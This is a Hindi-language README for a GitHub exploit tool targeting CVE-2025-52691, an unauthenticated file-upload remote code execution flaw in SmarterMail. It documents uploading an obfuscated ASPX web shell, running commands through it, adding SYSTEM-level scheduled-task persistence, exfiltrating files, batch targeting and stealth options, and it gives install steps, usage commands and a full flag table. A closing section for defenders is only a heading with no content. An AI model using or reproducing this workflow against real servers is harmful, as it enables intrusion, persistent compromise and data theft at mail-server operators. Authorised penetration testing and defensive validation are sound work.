 deathshotxd/cve-2025-52691-apt-poc

CVE-2025-52691 (SmarterMail मनमाना फ़ाइल अपलोड RCE) के लिए एक उन्नत प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जिसमें स्टील्थ ऑबफस्केशन, पर्सिस्टेंस, एक्सफिल्ट्रेशन और इंटरैक्टिव मोड जैसी APT-स्तरीय सुविधाएँ शामिल हैं। केवल शैक्षिक और अधिकृत परीक्षण के लिए। मूल PoC का श्रेय yt2w/CVE-2025-52691 को जाता है।



अप्रमाणित अपलोड। ऑपरेटर-स्तरीय फॉलो-थ्रू।
स्टेल्थ, पर्सिस्टेंस, एक्सफिल्ट्रेशन और क्लीनअप पथों के साथ एक SmarterMail प्रूफ़ ऑफ़ कॉन्सेप्ट।
यह CVE-2025-52691 के लिए एक उन्नत प्रूफ़ ऑफ़ कॉन्सेप्ट है, जो SmarterTools SmarterMail में एक अप्रमाणित मनमाना फ़ाइल अपलोड है जो रिमोट कोड एक्ज़ीक्यूशन तक ले जा सकता है। मूल पथ अपरिवर्तित है: अपलोड एंडपॉइंट्स की गणना करें, एक अस्पष्ट ASPX वेब शेल छोड़ें, और उसके माध्यम से कमांड निष्पादित करें। ऑपरेटर परत रैंडमाइज़्ड अनुरोध व्यवहार, प्रॉक्सी समर्थन, एक शेड्यूल्ड-टास्क पर्सिस्टेंस पथ, फ़ाइल एक्सफिल्ट्रेशन, इंटरैक्टिव कमांड एक्ज़ीक्यूशन, और क्लीनअप जोड़ती है।
केवल अधिकृत उपयोग। यह टूल शिक्षा, रक्षात्मक सत्यापन, और स्वीकृत पेनेट्रेशन परीक्षण के लिए मौजूद है। स्पष्ट लिखित अनुमति के बिना किसी सिस्टम के विरुद्ध इसे चलाना अधिकांश न्यायक्षेत्रों में अवैध है। लेखक दुरुपयोग के लिए कोई दायित्व स्वीकार नहीं करता।

| चरण | क्या होता है | आर्टिफ़ैक्ट या फ़्लैग |
|---|---|---|
| 1. पहुँच | लक्ष्य URL को सामान्य करता है और HTTP 200 प्रतिक्रिया की जाँच करता है। | लक्ष्य URL |
| 2. अपलोड | multipart, raw, और JSON बॉडी के साथ पाँच अपलोड एंडपॉइंट्स का प्रयास करता है। | <random>.aspx |
| 3. सत्यापन | उत्पन्न शेल पथ का अनुरोध करता है और कमांड आउटपुट की पुष्टि करता है। | ?auth=<password> |
| 4. संचालन | PowerShell कमांड चलाता है, एक इंटरैक्टिव शेल खोलता है, या एक फ़ाइल खींचता है। | -c, --interactive, --exfil |
| 5. पर्सिस्ट | SYSTEM के रूप में एक दैनिक शेड्यूल्ड टास्क बनाता है। | --persistence |
| 6. सफ़ाई | अपलोड किए गए शेल और उसके एक्सेस पथ को हटाता है। | --cleanup |
पर्सिस्टेंस चरण एक प्लेसहोल्डर पेलोड URL के साथ आता है। किसी अधिकृत लैब में उस पथ का उपयोग करने से पहले इसे
exploit-poc.py में बदलें।
--no-verify ऑप्ट-आउट के साथ।--check-only कुछ भी अपलोड किए बिना पहुँच की पुष्टि करता है।--cleanup ऑपरेशन के बाद अपलोड किए गए शेल को हटा देता है।
requests।python3 -m pip install requests
किसी अन्य तृतीय-पक्ष पैकेज की आवश्यकता नहीं है।
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
फिर, केवल उस सिस्टम के विरुद्ध जिसका आप स्वामी हैं या जिसका परीक्षण करने के लिए आपको अधिकृत किया गया है:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> SmarterMail सर्वर का बेस URL है, उदाहरण के लिए
https://mail.example.com।
| फ़्लैग | विवरण |
|---|---|
--targets-file <file> | प्रति पंक्ति एक लक्ष्य URL पढ़ें और उन्हें क्रम से संसाधित करें। |
-c, --command <cmd> | सत्यापन के बाद अपलोड किए गए शेल के माध्यम से एक कमांड चलाएँ। |
-t, --timeout <seconds> | सेकंड में अनुरोध टाइमआउट। डिफ़ॉल्ट: 30। |
--proxy <url> | अनुरोधों को HTTP प्रॉक्सी के माध्यम से रूट करें, उदाहरण के लिए http://127.0.0.1:8080। |
--no-verify | SSL प्रमाणपत्र सत्यापन अक्षम करें। |
--check-only | पहुँच-योग्यता जाँचें और अपलोड किए बिना बाहर निकलें। |
--persistence | SYSTEM के रूप में एक दैनिक निर्धारित कार्य बनाएँ। पहले प्लेसहोल्डर पेलोड URL बदलें। |
--exfil <remote:local> | शेल के माध्यम से एक रिमोट फ़ाइल पढ़ें और उसे स्थानीय रूप से लिखें। |
--interactive | सत्यापन के बाद एक इंटरैक्टिव कमांड प्रॉम्प्ट में प्रवेश करें। |
--cleanup | ऑपरेशन के बाद अपलोड किए गए शेल को हटाएँ। |
--log-level <level> | DEBUG, INFO, WARNING, या ERROR। डिफ़ॉल्ट: INFO। |
बेसिक लैब रन:
python3 exploit-poc.py https://mail.lab.internal
एक कमांड निष्पादित करें:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Burp के माध्यम से रूट करें और अनुरोध की दृढ़ता:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
क्लीनअप के साथ इंटरैक्टिव सत्र:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
बैच मोड:
python3 exploit-poc.py --targets-file targets.txt
Windows होस्ट से एक फ़ाइल को exfiltrate करें:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
एक सफल रन शेल पथ, प्रति-रन पासवर्ड के साथ एक्सेस URL, कमांड आउटपुट, और persistence, exfiltration, या cleanup की स्थिति प्रिंट करता है। लॉग चयनित स्तर पर कंसोल पर जाते हैं।
डिफेंडर उन व्यवहारों की तलाश कर सकते हैं जिन पर यह टूल निर्भर करता है:







